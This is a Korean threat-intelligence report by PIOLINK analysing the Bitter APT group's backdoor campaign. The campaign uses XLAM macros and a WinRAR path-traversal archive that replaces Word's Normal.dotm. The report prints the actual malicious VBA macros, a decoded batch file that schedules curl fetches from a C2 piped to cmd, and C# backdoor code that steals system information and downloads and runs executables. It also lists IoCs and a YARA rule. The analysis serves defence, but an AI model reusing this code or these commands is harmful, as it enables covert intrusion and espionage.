PIOLINK

Bitter(APT-Q-37)

일상적 문서 환경을 활용한 사회공학 기반 침투 공격

사이버위협분석팀

일상적 문서 환경을 활용한 사회공학 기반 침투 공격


Bitter(APT-Q-37)

Silent Lynx

1) 개요

APT-C-08 그룹은 Bitter라는 명칭으로 널리 알려진 남아시아 기반의 APT 조직으로, 국가의 전략적 이익과 연계된 정보를 수집하는 사이버 첩보 활동에 주력하고 있다. 이들은 최근 수년간 중국과 파키스탄을 중심으로 정부 기관, 전력·군수 산업, 주요 연구기관을 대상으로 지속적인 공격을 수행해 왔으며, 이러한 활동은 해당 지역의 외교 정책이나 국방 관련 기밀 정보를 확보하기 위한 목적에서 이루어진 것으로 추정된다.

Bitter 그룹은 주로 스피어피싱을 초기 침투 수단으로 활용하며, 정부나 외교 기관을 사칭한 계정에서 악성 첨부파일이나 링크가 포함된 이메일을 발송하는 방식으로 공격을 시작한다. 이와 함께 공개된 지 얼마 지나지 않은 소프트웨어의 취약점을 빠르게 악용하는 등 전술적 민첩성을 보이는 점도 특징적이다. 활동 범위는 초기에는 남아시아 지역에 집중되어 있었으나, 최근에는 사우디아라비아와 일부 유럽 지역으로까지 확대되며 지속적으로 진화하는 위협 그룹으로 평가되고 있다.



<그림 1> Bitter 그룹 백도어 캠페인 도식도

2) Bitter 그룹 백도어 캠페인

최근 발견된 Bitter 그룹의 샘플은 C#을 사용하는 백도어로, 원격 서버에서 임의의 실행 파일을 전송할 수 있다.

첫 번째 배포방식


악성 XLAM 파일에 포함된 VBA 매크로가 실행되면 내부에 숨겨진 C# 코드 파일을 추출한 뒤 피해자 시스템에 있는 csc.exe와 InstallUtil.exe을 사용해 해당 코드를 컴파일하고 설치한다.

두 번째 배포방식

WinRAR 경로 탐색 취약점을 악용해 피해자의 템플릿 폴더에 있는 Normal.dotm 파일을 악성 파일로 교체한다. 이후 피해자가 DOCX 문서를 열면 자동으로 악성 매크로가 실행되며 원격 서버에서 백도어를 다운로드 해 실행한다.

[방식 1]

첫 번째 방식은 XLAM 파일의 매크로를 이용한 것으로 Nominated Officals ffor the Conference.xlam 파일을 열면 <그림 2> 처럼 에러 메시지가 나온다.



<그림 2> 문서 실행 시 출력되는 메시지 창

<그림 3>은 내장된 매크로 코드로 실행 시 의도적으로 에러 메시지 창을 띄우는 것을 알 수 있다.

```
Sub Workbook_Open()
    ' DownloadFile_XMLHTTP
    ' OpenCalculator
    DecodeMyBase64
    PauseExample
    dfdsfsdfsdfsfd
    periperi
    MsgBox "ERROR: File PARSE_FAILED. Contents corrupted."
End Sub
```

<그림 3> 문서 오픈 시 에러 메시지 박스 출력

실행 시 base64로 인코딩 된 데이터를 "C:₩₩Programdata₩₩USOShared₩₩vlcplayer.dll" 파일로 컴파일한다.

공격자는 InstallUtil.exe에 /U 옵션(Uninstall)과 함께 컴파일 된 악성 DLL을 인자로 전달함으로써 DLL 내부에 정의된 Uninstall( ) 메서드를 호출하도록 유도하였다. Uninstall( ) 메서드가 호출되면 악성로직이 실행된다.

```
using System.Text.RegularExpressions;
using System.Threading;
using System.Threading.Tasks;
namespace Coyote
{
        [StructLayout(LayoutKind.Sequential)]
    struct IMAGE_DOS_HEADER
    {
        public ushort e_magic;    // Magic number
        public ushort e_cblp;     // Bytes on last page of file
        public ushort e_cp;       // Pages in file
        public ushort e_crlc;     // Relocations
        public ushort e_cparhdr;  // Size of header in paragraphs
        public ushort e_minalloc; // Minimum extra paragraphs needed
        public ushort e_maxalloc; // Maximum extra paragraphs needed
        public ushort e_ss;       // Initial (relative) SS value
        public ushort e_sp;       // Initial SP value
        public ushort e_csum;     // Checksum
        public ushort e_ip;       // Initial IP value
        public ushort e_cs;       // Initial (relative) CS value
```

<그림 4> 디코딩 된 코드 중 일부

그 다음 자동실행을 위한 배치파일을 생성한다.

배치파일은 %APPDATA%₩Microsoft₩Windwos₩Start Menu₩Programs₩Startup₩kefe.bat 경로에 저장되고 OneDrive 업데이트처럼 위장하여 26분마다 다음 C&C서버에 접속해 원격 명령 및 추가 페이로드를 받아 실행하도록 한다.

- C&C 서버 : https://www[.]keeferbeautytrends[.]com/d6Z2.php?rz=[컴퓨터이름]SS

```
Sub periperi()
    Dim sT As String, roamPath As String
    Dim XML As Object, Node As Object
    Dim bytes() As Byte
    Dim stm As Object

    roamPath = Environ("APPDATA")
    roamPath = roamPath & "₩Microsoft₩Windows₩Start Menu₩Programs₩Startup₩kefe.bat"
    sT =
"QGVjaG8gb2ZmDQpzXmNoXnReYV5zXmtecyAvY3JlYXRlIC90biAiT25lRHJpdmVcVXBkYXRlczExMDA5ODg4NDQiIC9mIC9zYyBtaW51dGUgL21vIDI2IC90ciAiY29uaG9zdCAtLWhl
YWRsZXNzIGNtZCAvdjpvbiAvYyBzZXQgNzY1PWh0JiBzZXQgNjY1PXRwczomIHNldCA1NjU9ITc2NSEhNjY1ISYgc2V0IDQ2NT0hNTY1IS8vd3d3LmtlZWZlcmJlYXV0eXRyZW5kcyYgY
3VybCAhNDY1IS5jb20vZDZaMi5wXmhecD9yej0lY29tcHV0ZXJuYW1lJVNTfGNebV5klg=="
    Set XML = CreateObject("MSXML2.DOMDocument")
    Set Node = XML.createElement("b64")
    Node.DataType = "bin.base64"
    Node.Text = sT
    bytes = Node.nodeTypedValue
    Set stm = CreateObject("ADODB.Stream")
    stm.Type = 1 ' Binary
    stm.Open
    stm.Write bytes
    stm.Position = 0
    stm.Type = 2 ' Text
    stm.Charset = "utf-8"   ' adjust if Base64 encodes ANSI or UTF-16 text
    stm.SaveToFile roamPath, 2 ' overwrite
    stm.Close
End Sub
```

<그림 5> 자동 실행을 위한 배치파일 생성

```
@echo off
s^ch^t^a^s^k^s /create /tn "OneDrive₩Updates1100988844" /f /sc minute /mo 26 /tr "conhost --headless cmd /v:on /c set 765=ht& set
665=tps:& set 565=!765!!665!& set 465=!565!//www.keeferbeautytrends& curl !465!.com/d6Z2.p^h^p?rz=%computername%SS|c^m^d"
```

<그림 6> 디코딩 된 배치파일 데이터

[C# 백도어(cayote.log) 분석]

cayote.log에 저장되는 C# 백도어는 실행 시 사용자의 정보를 탈취하고 추가적인 명령어를 받아 수행한다.

<그림 7>처럼 InstallUtil.exe에 /U 옵션(Uninstall)과 함께 실행시켜 Uninstall 함수가 실행되면 MainWindow( ) 함수를 실행시킨다. MainWindow( )에선 내부적으로 복호화 한 값들을 통해 WMI 쿼리를 실행 시켜 사용자의 정보를 탈취한다.

```
if (midi == "")
{
    Thread.Sleep(rd.Next(1, 3) * 10000);
    mein = System.IO.Path.GetTempPath();
    midy = ufriufksd(gjfdkgitjkg("acKWtJraDvPCnMJvvkmFrA=="), gjfdkgitjkg("2sE1hOPTLNKTqXS1b4hm+QGLWBWLYTQhhLbI7t6HuoLAYhYHSz6HTZTmLYYkannv"), null);// select Caption from CIM_OperatingSystem
    mbis = ufriufksd(gjfdkgitjkg("QTG9hQJA+BS4NBtR4NJUu3WDBxSsQmGhmZT0XRhulw="), gjfdkgitjkg("2sE1hOPTLNKTqXS1b4hm+QGLWBWLYTQhhLbI7t6HuoLAYhYHSz6HTZTmLYYkannv"), null);
    Thread.Sleep(rd.Next(1, 3) * 10000);                                                                                                                    select OSArchitecture from CIM_OperatingSystem
    mynm = Environment.GetEnvironmentVariable(gjfdkgitjkg("N27lk//da8PKD3qZsPitf1+xyMTYoxjMl/FEk40sbKU="));// "COMPUTERNAME");
```

<그림 7> WMI 쿼리 실행을 통한 사용자 정보 탈취

```
public static string ufriufksd(string column, string location, string where)
{
    try
    {
        string query;
        if (where == "" || where == null)
            query = gjfdkgitjkg("ZC7Ihk72QYnSZZrlqO6Pcw==") + column + gjfdkgitjkg(" from ") + location;//"select " + " from "
        else
            query = gjfdkgitjkg("ZC7Ihk72QYnSZZrlqO6Pcw==") + column + gjfdkgitjkg(" from ") + location + gjfdkgitjkg("KXfBjkynoGT9bV5hPftGoA==") + column + "='" + where + "'"; //select + from + where

        ManagementObjectSearcher objOS = default(ManagementObjectSearcher);
        objOS = new ManagementObjectSearcher(query);
        foreach (ManagementBaseObject objMgmt in objOS.Get())
            return objMgmt[column].ToString();
    }
```

<그림 8> WMI 쿼리 실행

이후 감염 PC를 식별하기 위한 고정 ID(midi)를 생성·저장·재사용 한다.


```
string fname = System.IO.Path.Combine(System.IO.Path.GetTempPath(), gjfdkgitjkg("zO6obeXPt1BxKYGQoJi2C+wbDXTwCZFw4ZjLxXShrnY="));
try
{
    if (File.Exists(fname))
    {
        using (StreamReader sr = File.OpenText(fname))
        {
            string s = "";
            while ((s = sr.ReadLine()) != null)
            {
                midi = s;
            }
        }
    }
    else
    {
        rd = new Random();
        midi = (rd.Next(12589, 536589) * 100).ToString();
        File.WriteAllText(fname, midi);
    }
}
catch (Exception ex)
{
}
}
```

<그림 9> 감염PC 식별을 위한 midi 값 설정 및 재사용

다음 C&C 서버로 수집한 시스템 정보를 전송한 뒤 응답 값을 받아 실행을 위해 taskprogressAsync 함수로 전달한다.

- C&C서버 : https://msoffice[.]365cloudz[.]esanojinjasvc[.]com/cloudzx/msweb/drxbds23.php

<그림 10> 사용자 정보 전송



<그림 11> 전달받은 명령어 실행

명령어 데이터는 '#' 로 구분되며 첫 부분은 다운로드할 파일의 이름, 세 번째 부분은 파일을 저장할 위치를 지정한다.

```
try
{
    String[] strlist = file.Split('#');
    fname = strlist[0]; [0] : 다운로드할 파일


    switch (strlist[2]) [2] : 다운로드한 파일을 저장할 위치 지정
    {
        case "1":
            {
                spath = Environment.GetFolderPath(Environment.SpecialFolder.History) + "\\";
                break; C:₩Users₩<User>₩AppData₩Local₩Microsoft₩Windows₩History₩
            }
        case "2":
            {
                spath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";
                break; C:₩Users₩<User>₩AppData₩Roaming₩
            }
        case "3":
            {
                spath = Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "\\";
                break; C:₩Users₩<User>₩AppData₩Roaming₩Microsoft₩Windows₩Templates₩
            }
        case "4":
            {
                spath = Environment.GetFolderPath(Environment.SpecialFolder.CommonDocuments) + "\\";
                break; C:₩Users₩Public₩Documents₩
            }
        default:
            {
                spath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";
                break; 실패 시 %APPDATA%₩
            }
    }
```

<그림 12> 명령어 구분 후 실행

추가적인 데이터를 EXE 파일로 복구한 뒤 실행하고, 결과값은 다음 서버로 전송한다.

- C&C서버 : https://msoffice[.]365cloudz[.]esanojinjasvc[.]com/cloudzx/msweb/drxcvg45.php

```
string adsd = gjfdkgitjkg("HMQ9Z9FA3wdvGYiv/k1y9oLsJrXQ8Cwooi2cF6Aq2zZTANm+chD1fp5I6sw8nKgkHRqEpzABSkE8VWIlam47qhPZ7iczs5nXVWiCBaclK8lvA7sLZHiC1to413bIeL/tTS3GKh5tT89s1EgnbRV8oIXPj5f+agZEK3ZkniM2eng
string requestedFile = fname;      // File you want from server
    https://msoffice.365cloudz.esanojinjasvc.com/cloudzx/msweb/drdxcsv34.php
using (HttpClient client = new HttpClient())
{
    try
    {
        // Send filename as form-data (multipart)
        var form = new MultipartFormDataContent   C&C 서버로부터 특정 파일의 데이터 받아옴
    {
        { new StringContent(requestedFile), "drxfi" }
    };

        HttpResponseMessage response = await client.PostAsync(adsd, form);
        response.EnsureSuccessStatusCode();

        // Try to get filename from Content-Disposition header


        if (response.Content.Headers.ContentDisposition != null)
        {
            // p_globle = response.Content.Headers.ContentDisposition.FileName?.Trim('"') ?? p_globle;


            string fileName = null;
            if (response.Content.Headers.ContentDisposition != null)
            {
                fileName = response.Content.Headers.ContentDisposition.FileName;
                if (fileName != null)
                {
                    fileName = fileName.Trim('"');
                }
            }
            p_globle = fileName ?? p_globle;

            // p_globle = (response.Content.Headers.ContentDisposition.FileName.Trim('"') != null) ? p_globle : null;


        }
```

<그림 13> 추가적인 데이터를 받아온 뒤 EXE 파일 복구한 뒤 실행


```
        p_globle = spath + fname; // fallback

        p_globle = GetUniqueFilePath(p_globle);
        // Save the response stream to disk
        using (Stream stream = await response.Content.ReadAsStreamAsync())
        using (FileStream fs = new FileStream(p_globle, FileMode.Create, FileAccess.Write, FileShare.None))
        {
            await stream.CopyToAsync(fs);
        }                                   저장된 코드 바이트로 읽음
    }
    catch(Exception ex)
    {

    }
}
string code;              0x4D 0x5A (MZ)
byte[] app = new byte[2] { 077, 090 };

byte[] fileBytes = System.IO.File.ReadAllBytes(p_globle);
byte[] rv = new byte[app.Length + fileBytes.Length];
System.Buffer.BlockCopy(app, 0, rv, 0, app.Length);
System.Buffer.BlockCopy(fileBytes, 0, rv, app.Length, fileBytes.Length);

                                                                    .exe
string p_globle1 = spath + System.IO.Path.ChangeExtension(fname, gjfdkgitjkg("LmkbpDgeaIbETxENCwM1KQ=="));
File.WriteAllBytes(p_globle1, rv);
File.Delete(p_globle);
p_globle = System.IO.Path.ChangeExtension(p_globle, gjfdkgitjkg("LmkbpDgeaIbETxENCwM1KQ=="));
```

<그림 14> 수신된 코드를 실행파일(EXE)로 수정

[방식 2]

두 번째 방식은 WinRAR의 경로 탐색 취약점을 악용한 것으로, WinRAR 7.11 이전 버전부터 유효하다. 악성 RAR 파일에는 Document.docx와 Normal.dotm 두 개의 파일이 포함되어 있다.

Normal.dotm의 위치는 "..₩..₩..₩AppData₩Roaming₩Microsoft₩Templates₩Normal.dotm" 으로 피해자가 C:₩₩Users₩₩[사용자 이름]₩₩Downloads 혹은 C:₩₩Users₩₩[사용자 이름]₩₩Desktop 와 같은 디렉터리에서 압축 해제 하였을 경우 기존 Templates₩Normal.dotm 파일을 악성 파일로 덮어씌운다.



<그림 15> 압축파일 내 Normal.dotm 위치

Document.docx 파일은 5byte의 미끼파일로 악성 Normal.dotm 파일의 실행을 유도하는데 사용된다. %APPDATA%₩Romaing₩Microsoft₩Templates 경로에 들어간 악성 Normal.dotm 파일은 기본 템플릿 파일로 위장해 word가 시작할 때마다 열린다.

<그림 21>은 Normal.dotm에 내장된 매크로로, 실행 시 공유폴더에 접근해 winnsc.exe 악성코드를 숨김 모드로 실행한다. 실행되는 winnsc.exe 파일은 앞 단에서 분석한 C# 악성코드와 동일하다.

- 공유폴더 : ₩₩koliwooclients.com₩templates₩winnsc.exe

```
Private Sub Document_Open()
    Jdfgugjkdf
    Bokghfghtq
End Sub
Sub Bokghfghtq()
    Dim MetBwqa As String
    Dim Nointer As String
    Dim Olia As String
    Oliaz = "XFxrb2xpd29vY2xpZW50cy5jb21cdGVtcGxhdGVzXHdpbm5zYy5leGU="
    Nointer = Joinre(Oliaz)
    Call Shell(Nointer, vbHide)
    ' MsgBox "Error 0x00FFFF: Possibly Incomplete File.", vbInformation
End Sub

Sub Jdfgugjkdf()
    Dim MetBwqa As String
    Dim Nointer As String
    Dim Olia As String
    Oliaz = "QzpcV2luZG93c1xzeXN0ZW0zMlxuZXQuZXhlIHVzZSBcXGtvbGl3b29jbGllbnRzLmNvbVx0ZW1wbGF0ZXM="
    Nointer = Joinre(Oliaz)
    Call Shell(Nointer, vbHide)
    ' MsgBox "Error 0x00FFFF: Possibly Incomplete File.", vbInformation
End Sub
Function Joinre(ByVal base64String As String) As String
    Dim eeereef As Object
    Dim bbfeesss() As Byte
    Set eeereef = CreateObject("MSXML2.DOMDocument.6.0")
    eeereef.LoadXML "<root></root>"
    eeereef.DocumentElement.dataType = "bin.base64"
    eeereef.DocumentElement.Text = base64String
    bbfeesss = eeereef.DocumentElement.nodeTypedValue
    Joinre = StrConv(bbfeesss, vbUnicode)
    Set eeereef = Nothing
End Function
```

₩₩koliwooclients.com₩templates₩winnsc.exe

C:₩Windows₩system32₩net.exe use ₩₩koliwooclients.com₩templates

<그림 16> Normal.dotm 내부 매크로 코드

3) 결론

Bitter(APT-C-08) 그룹은 스피어피싱을 중심으로 한 정교한 초기 침투와 합법적인 시스템 구성 요소를 악용하는 전술을 결합해 지속적인 사이버 첩보 활동을 수행하는 위협 그룹이다. 이번 분석에서 확인된 두 가지 배포 방식은 서로 다른 진입 경로를 사용하지만, 모두 사용자의 정상적인 문서 열람 행위를 트리거로 삼아 백도어를 은밀하게 설치·실행한다는 공통점을 가진다.

XLAM 파일에 포함된 VBA 매크로를 통해 C# 코드를 컴파일·설치하는 방식은 개발 도구를 악용해 보안 탐지를 회피하려는 의도를 보여준다. 반면 WinRAR 취약점을 이용해 Normal.dotm을 교체하는 방식은 문서 템플릿이라는 신뢰 영역을 악용해 지속성과 재실행 가능성을 확보하는 공격 기법이다. 이러한 전술은 단발성 침해가 아닌 지속적인 내부 접근을 유지하며 정보를 수집하려는 Bitter 그룹의 첩보 중심적 공격 성향을 보여준다.

따라서 조직은 이러한 반복적·경량화된 침투 전술에 대비하기 위해 Office 매크로 실행 행위와 문서 템플릿 변경 시도에 대한 모니터링을 강화하고, csc.exe·InstallUtil.exe 등 개발·설치 도구의 비정상적 사용을 탐지할 수 있는 규칙을 적용해야 한다. 아울러 메모리 내 로더 실행 여부와 원격 서버와의 비정상적인 프로세스-네트워크 행위를 지속적으로 점검하고, Outlook/INetCache 경로 내 파일 생성 및 실행 여부를 중심으로 한 피싱 기반 초기 침해 탐지를 우선적으로 구축하는 것이 필요하다.

4) IoC

MD5

b165b489c5f8c4e136364664502d68f1

18164f7b3d320a79b6db634f718a1095

f6f2fdc38cd61d8d9e8cd35244585967

4bedd8e2b66cc7d64b293493ef5b8942

f16f2e4317c37085cad630d41001f7c3

C&C

keeferbeautytrends.com

koliwooclients.com

esanojinjasvc.com

URLs

https://msoffice[.]365cloudz[.]esanojinjasvc[.]com/cloudzx/msweb/drxbds23.php

https://msoffice[.]365cloudz[.]esanojinjasvc[.]com/cloudzx/msweb/drdxcsv34.php

https://msoffice[.]365cloudz[.]esanojinjasvc[.]com/cloudzx/msweb/drxcvg45.php

https://teamlogin[.]esanojinjasvc[.]com/teamesano/drivers/teamzid.php

https://teamlogin[.]esanojinjasvc[.]com/teamesano/drivers/teamidcrz/

https://teamlogin[.]esanojinjasvc[.]com/teamesano/drivers/teamsid.php

5) YARA Rule

```
rule Bitter_SilentLynx_Loader
{
    strings:
        /* C2 infrastructure (encrypted / decrypted usage) */
        $s_c2_domain1 = "msoffice.365cloudz" ascii
        $s_c2_path1   = "/cloudzx/msweb/" ascii
$s_installutil1 = "InstallUtil.exe /U" ascii
        $s_installer1   = "RunInstaller(true)" ascii
        $s_uninstall    = "Uninstall(System.Collections.IDictionary" ascii
$s_crypto1 = "Rfc2898DeriveBytes" ascii
        $s_crypto2 = "Aes.Create()" ascii
        $s_crypto3 = "CryptoStreamMode.Write" ascii
$s_wmi1 = "CIM_OperatingSystem" ascii
        $s_wmi2 = "OSArchitecture" ascii
        $s_wmi3 = "Caption" ascii
$s_http1 = "multipart/form-data; boundary=" ascii
        $s_http2 = "HttpWebRequest" ascii
        $s_http3 = "HttpClient" ascii
$s_pe1 = "IsValidExe(" ascii
        $s_pe2 = "IMAGE_DOS_HEADER" ascii
        $s_pe3 = "Process.Start" ascii
$s_idfile = "yereirtwlt.uyrt" ascii

    condition:
        filesize < 500KB and
        (
            2 of ($s_crypto*) and
            1 of ($s_installutil*) and
            1 of ($s_http*) and
            1 of ($s_wmi*)
        ) and
        (
            $s_c2_domain1 or
            $s_idfile
        )
}
```